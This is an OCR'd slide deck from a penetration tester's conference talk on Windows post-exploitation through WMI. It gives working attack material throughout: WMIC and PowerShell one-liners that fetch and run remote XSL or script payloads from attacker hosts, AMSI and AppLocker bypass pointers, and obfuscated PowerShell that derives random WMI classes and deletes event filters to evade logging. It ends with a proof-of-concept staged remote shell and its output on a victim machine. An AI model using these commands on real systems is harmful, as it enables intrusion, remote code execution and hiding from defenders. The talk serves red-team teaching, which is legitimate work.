A Post-Exploitation tale (in real life)

Bourbon Jean-Marie
@kmkz_security

Who's that guy?

- Bourbon Jean-Marie « kmkz »

  LinkedIn: https://www.linkedin.com/in/jean-marie-bourbon/

  Twitter: @kmkz_security

  GitHub: https://github.com/kmkz

  Email: mail.bourbon@gmail.com

- Penetration Tester and RedTeamer (**OSCE/OSCP** certified)
- 37 Years old … 38 in few months ☹
- From south of France now in Luxembourg
- CTF player with sec0d since 2010
- A ~~Temple Bar area~~ Dublin lover! 

Objective of this talk

- Common mitigations in restricted environments + some bypasses
- Stay « fud » during lateral movements
- Go further in Pentesting by finding a (new?) way to gain (R?) CE
- Payload delivery techniques
- Imagine lateral movement techniques, persistence and more…
- **Sharing ideas/point of view between Pentesters and other infosec people**

No unknown techniques nor 0days today, sorry

Agenda

- Unpopular opinion about Pentesting (Personal point of view)
- Most encountered defense mechanisms
- How useful WMI can be ?
- More fun? More pwn!
- Payloads overview
- PoC of a WMI shell implementing Blue Team evasion mechanisms
- Q+A

Unpopular opinion about Pentesting


- Pentester != Developer and developer != Pentester

  -> Reinvent the wheel is a loss of time and is counter productive (your idea is **incredible** but let's Google-it **before**!)

- Continuously learn new techniques, new defense mechanism bypasses, usage of existing tools and how/when to use it is time-consuming but **mandatory** for our job!

- Post-exploitation is an evolution of Penetration testing (you know...not for vulnerability scanner fan boys)

- Pentesting VS Red Teaming: buzzword VS field's reality




THIS IS MY HOUSE
I HAVE TO DEFEND IT
quickmeme.com

Most encountered defense mechanisms (1/2)

1. Constrained Language Mode (CLM)
   - PowerShell downgrade attack (require PowerShell v2): "PowerShell -Version 2 -Command <...>"
   - PowerShell V2 advantages:
     - It do not implement AMSI;
     - No PowerShell logging;

   ⚠ **PowerShell v2 is not present on Win. 10/Server 2k16**

   - WMI: wmic.exe process call create powershell.exe (usable remotely including through PtH)

2. Antimalware Scan Interface (AMSI)
   - In-memory AMSIscanbuffer patching through DLL reflection:

     https://rastamouse.me/2018/12/amsiscanbuffer-bypass-part-4/ + https://0x00-0x00.github.io

Most encountered defense mechanisms (2/2)

3. Proxies (authenticated)
   - Arno0x's script to the rescue (a good example):

     https://github.com/Arno0x/PowerShellScripts/blob/master/proxyTunnel.ps1

4. Applocker and local policies
   - Lot of publication about the subject my favorites?


     C:\Windows\System32\wbem\WMIC.exe os get /format:https://tatamaster/p0wnedLoader.xsl
   - More:


     https://www.slideshare.net/OddvarHlandMoe/appolockalypse-now + https://github.com/api0cradle/UltimateAppLockerByPassList

5. The classics:

   - Firewalls

   - A.V solutions (not detailed here: require a dedicated talk)


HALLELUJAH


SNAKE
OIL
OUR PRODUCT STOPS 110% OF
LATERAL MOVEMENT
memegenerator.net

How useful WMIC can be?

- **VERY** useful for AppLocker bypass and/or lateral movement (MSF, PowerSploit, Empire, Koadic, p0wnedshell… and even manually or in custom scripts!)

- Authenticated RCE (basic) wmic /node:@workstations.txt /user:admin process call create "cmd.exe"

- Pass the Hash attack : https://github.com/Kevin-Robertson/Invoke-TheHash

- WMIC can invoke XSL (eXtensible Stylesheet Language) via "format" switch, either locally or from a URL


  wmic process LIST /FORMAT:"C:\Windows\System32\wbem\texttable.xsl" (Local file based example)

> The XslTransform class supports embedded scripting using the `script` element. When the style sheet is loaded, any defined functions are compiled to Microsoft intermediate language (MSIL) by being wrapped in a class definition and have no performance loss as a result.

More fun? More pwn!

- Advanced WMI based payload delivery using .xsl file and encryption to avoid detection (and so more…)
  - https://github.com/Cn33liz/p0wnedShell
  - https://github.com/Cn33liz/p0wnedLoader ← works like a charm! <3
- Fileless persistence via WMI events
  - https://wikileaks.org/ciav7p1/cms/page_14587908.html
- Lot of projects written in C# (no direct PowerShell.exe calls) but runs PowerShell commands/functions within a PowerShell runspace environment (.NET)
- Defense and Blue team evasion in pure PowerShell: Class derivation, Windows EventId interaction,..
- In-memory execution to defeat A.V
- **Thanks to infosec community for those useful tools and ideas!**

Few months ago on Twitter…



kmkz @kmkz_security · 28 sept. 2018

Fun on restricted env.: Local policies restrictions/Defender/#AMSI bypass using WMI and p0wnedShell + Meterpreter session via twitter.com/kmkz_security/... tested on #Windows10 1703/1709 - Can stay fud w/ ScriptBlock logging bypass too ;) cobbr.io/ScriptBlock-Lo... thx @Cneelis @cobbr_io

Payloads overview

- Remote File download/execute example:

  wmic process get brief /format:"https://example.com/evil.xsl"

  powershell –File \\EVIL_UNC_OR_WEBDAV_PATH\payload.ps1

- With PowerShell proxy authentication (Squid):


  powershell -exec bypass -c "(New-Object Net.WebClient).Proxy.Credentials=[Net.CredentialCache]::DefaultNetworkCredentials;iwr('ATTACKER.COM/test.xsl') -outfile test.xsl";wmic os get /format:"test.xsl"


- Load p0wnedshell using p0wnedLoader via WMI:


  C:\Windows\System32\wbem\WMIC.exe os get /format:https://tatamaster/p0wnedLoader.xsl


- PowerShell WMI Class derivation for Blue Team evasion

```
$C = [WmiClass] '/root/cimv2:Win32_Process'
$N = $C.derive('MyEvilProcess')
$N.Put()
Invoke-WmiMethod MyEvilProcess -Name CreaTe -ArgumentList calc.exe
```









Notification queries that request notification of the creation of a resource and use intrinsic events all use syntax similar to the following:

```
SELECT * FROM __InstanceCreationEvent WITHIN PollingInterval WHERE TargetInstance ISA 'Win32_Process' and TargetInstance.Name = 'notepad.exe'
```

WMI shell implementing evasion mechanisms (PoC)

```
$Stage2UncPath="\\Vboxsvr\shared\BSIDESIE\V1\class-derivation.ps1"
$Dropper = "PowErSheLl -eXecUtiOnpOliCY BypAsS -nOp -fILe $Stage2UncPath"
$Target  = "Victime-PC"
```

Payload delivery without IEX/IWR

```
function GenerateRandomName(){

    $Pf = "abcdefghijkmnopqrstuvwxyzABCEFGHJKLMNPQRSTUVWXYZ23456789".TOchArarRay()
    $rSVdssS1=""
    1..10 | ForEach {  $rSVdssS1 += $Pf | Get-Random }
    return $rSVdssS1
}

# Remove WMI subscription to hide logs in "EventViewer" to evade detection using WQL rule:
Get-WmiObject __eventFilter -namespace root/subscription -filter "name='_PersistenceEvent_'"| Remove-WmiObject
Get-WmiObject __eventFilter -namespace root/subscription -filter "name='_ProcessCreationEvent_'"| Remove-WmiObject

$zNrF = -jOin[regex]::MaTcHeS('sSeCorp_23nIw:2VmIc/tOoR/',".",'RightToLeft')
$CoFtfEgvsJ = [wMicLaSs]$zNrF
$YepTa = "pRoc"+"eSs"
$PoDtbeF4Dp= GenerateRandomName
$N = $CoFtfEgvsJ.dEriVe("$PoDtbeF4Dp")
$N.pUt()
```

Random Class Derivation and WQL based detection escape

Similar project already exist, example: https://github.com/secabstraction/WmiSploit
(but no focus on detection evasion, base 64 length limit for payload/C2 purpose)


Created for specific needs using newer evasion techniques during lateral movements and… is **VERY DIRTY** !


PoC of a WMI shell implementing Blue Team evasion mechanisms

```
[victime-PC] shell#:
```

```
25
26      ## Stage 1 (payload delivery/dropper):
27      # Payload arguments:
28      Write-Host "`n`n Stage 1 initilization... " -NoNewline
29      $Stage2UncPath="\\Vboxsvr\shared\BSIDESIE\class-derivation.ps1
30      $Dropper = "PowErSheLl -eXecUtIonpOliCY BypAsS -NopRofilE -fIl
31      $Target  = "Victime-PC"
32
33      # Stage2 payload:
34      Write-Host "[DONE]`n`n Stage 2 initilization... " -NoNewline
```


```
[victime-PC] shell#:  whoami

 Stage 1 initilization... [DONE]

 Stage 2 initilization... [DONE]

 Stage 3 initilization... [DONE]

 Delivering payload on remote target...
```








```
[Victime-PC] shell#:  net share

 Stage 1 initilization... [DONE]

 Stage 2 initilization... [DONE]

 Stage 3 initilization... [DONE]

 Delivering payload on remote target... [PWNED!]


[Victime-PC] shell#:
Share name   Resource                        Remark
-------------------------------------------------------------------------------
C$           C:\                             Default share
IPC$                                         Remote IPC
ADMIN$       C:\Windows                      Remote Admin
EXFIL        C:\Users\user\Downloads
Users        C:\Users
The command completed successfully.

 Do you want to continue? (Y/N):
```

